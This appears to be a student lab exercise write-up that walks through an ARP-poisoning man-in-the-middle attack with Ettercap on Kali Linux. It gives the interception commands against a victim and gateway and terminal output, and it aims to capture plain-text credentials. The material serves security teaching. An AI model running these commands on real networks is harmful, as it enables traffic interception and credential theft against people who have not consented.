

LAB EXERCISE 3

PERFORM MAN-IN-THE-MIDDLE (MITM) ATTACK USING ETTERCAP

AIM

To perform a Man-in-the-Middle (MITM) attack using the Ettercap tool on Kali Linux in order to intercept and analyze network traffic between a victim and a gateway.

TOOLS / SOFTWARE REQUIRED

- Kali Linux (Installed on own system)
- Ettercap
- Terminal
- Local network (LAN / Virtual Network)
- Two target machines (Victim and Gateway/Router)

PROCEDURE:

STEP 1: START KALI LINUX

- Boot your Kali Linux system
- Login with your credentials
- Open the Terminal

STEP 2: CHECK ETTERCAP INSTALLATION

Command:

```
ettercap --version
```

If not installed:

```
sudo apt update  
sudo apt install ettercap-graphical
```

STEP 3: IDENTIFY NETWORK INTERFACE

Command:

```
ip a
```

Example Interface:

```
eth0 or wlan0
```

STEP 4: ENABLE IP FORWARDING

To allow traffic forwarding through attacker machine:

```
sudo sysctl -w net.ipv4.ip_forward=1
```

Verify:

```
cat /proc/sys/net/ipv4/ip_forward
```

Output:

```
(kali㉿kali)-[~]
$ ettercap --version

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

ettercap 0.8.3.1

(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:63:b0:05 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
        valid_lft 83925sec preferred_lft 83925sec
    inet6 fd17:625c:f037:2:114b:5a71:8ed8:ddc4/64 scope global dynamic noprefixroute
        valid_lft 86363sec preferred_lft 14363sec
    inet6 fe80::aef8:bcd7:d1e8:8751/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(kali㉿kali)-[~]
$ sudo sysctl -w net.ipv4.ip_forward=1
[sudo] password for kali:
net.ipv4.ip_forward = 1

(kali㉿kali)-[~]
$ cat /proc/sys/net/ipv4/ip_forward
1
```

STEP 5: IDENTIFY TARGET IP ADDRESSES

Find devices on the network:

```
sudo arp-scan --localnet
```

Example:

192.168.1.5 → Victim

192.168.1.1 → Gateway

[illegible]

STEP 6: START ETTERCAP (TEXT MODE)

Command:

```
sudo ettercap -T
```

STEP 7: PERFORM ARP POISONING (MITM ATTACK)

Command:

```
sudo ettercap -T -q -i eth0 -M arp:remote /192.168.1.5/ /192.168.1.1/
```

Where:

192.168.1.5 → Victim IP

192.168.1.1 → Gateway IP

```
(kali@kali)-[~]  
$ sudo ettercap -T -q -i eth0 -M arp:remote /192.168.1.5/ /192.168.1.1/  
ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team
```

STEP 8: OBSERVE INTERCEPTED TRAFFIC

Ettercap will start displaying:

Live packets

Protocol details

Credentials (if transmitted in plain text)

STEP 9: CAPTURE USERNAME AND PASSWORD (IF ANY)

If victim accesses insecure services such as:

HTTP

FTP

Telnet

Credentials may appear directly in the terminal output.

STEP 10: STOP THE ATTACK

Press:

CTRL + C

STEP 11: DISABLE IP FORWARDING

`sudo sysctl -w net.ipv4.ip_forward=0`

ALTERNATE METHOD: GRAPHICAL MODE (OPTIONAL)

Open Ettercap GUI:

`sudo ettercap -G`

Select:

Sniff → Unified sniffing

Choose network interface


Hosts → Scan for hosts

Hosts → Host list

Select victim and gateway

MITM → ARP poisoning

Enable sniffing

A terminal window with a dark background. The prompt is `(kali㉿kali)-[~]`. The user has entered `$ sudo sysctl -w net.ipv4.ip_forward=0`. The output is `net.ipv4.ip_forward = 0`.

```
(kali㉿kali)-[~]  
$ sudo sysctl -w net.ipv4.ip_forward=0  
net.ipv4.ip_forward = 0
```

OUTPUT:

Network traffic between victim and gateway intercepted
ARP poisoning successfully performed
Plain-text credentials captured (if insecure protocol used)

```
SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to EUID 65534 EGID 65534 ...

 34 plugins
 42 protocol dissectors
 57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts ...
* |=====→| 100.00 %

2 hosts added to the hosts list...
Starting Unified sniffing...

Text only Interface activated...
Hit 'h' for inline help
```

RESULT

Thus, the Man-in-the-Middle (MITM) attack was successfully performed using the Ettercap tool on Kali Linux.

This experiment demonstrated how ARP poisoning can be used to intercept network traffic and why encrypted communication protocols are essential for network security.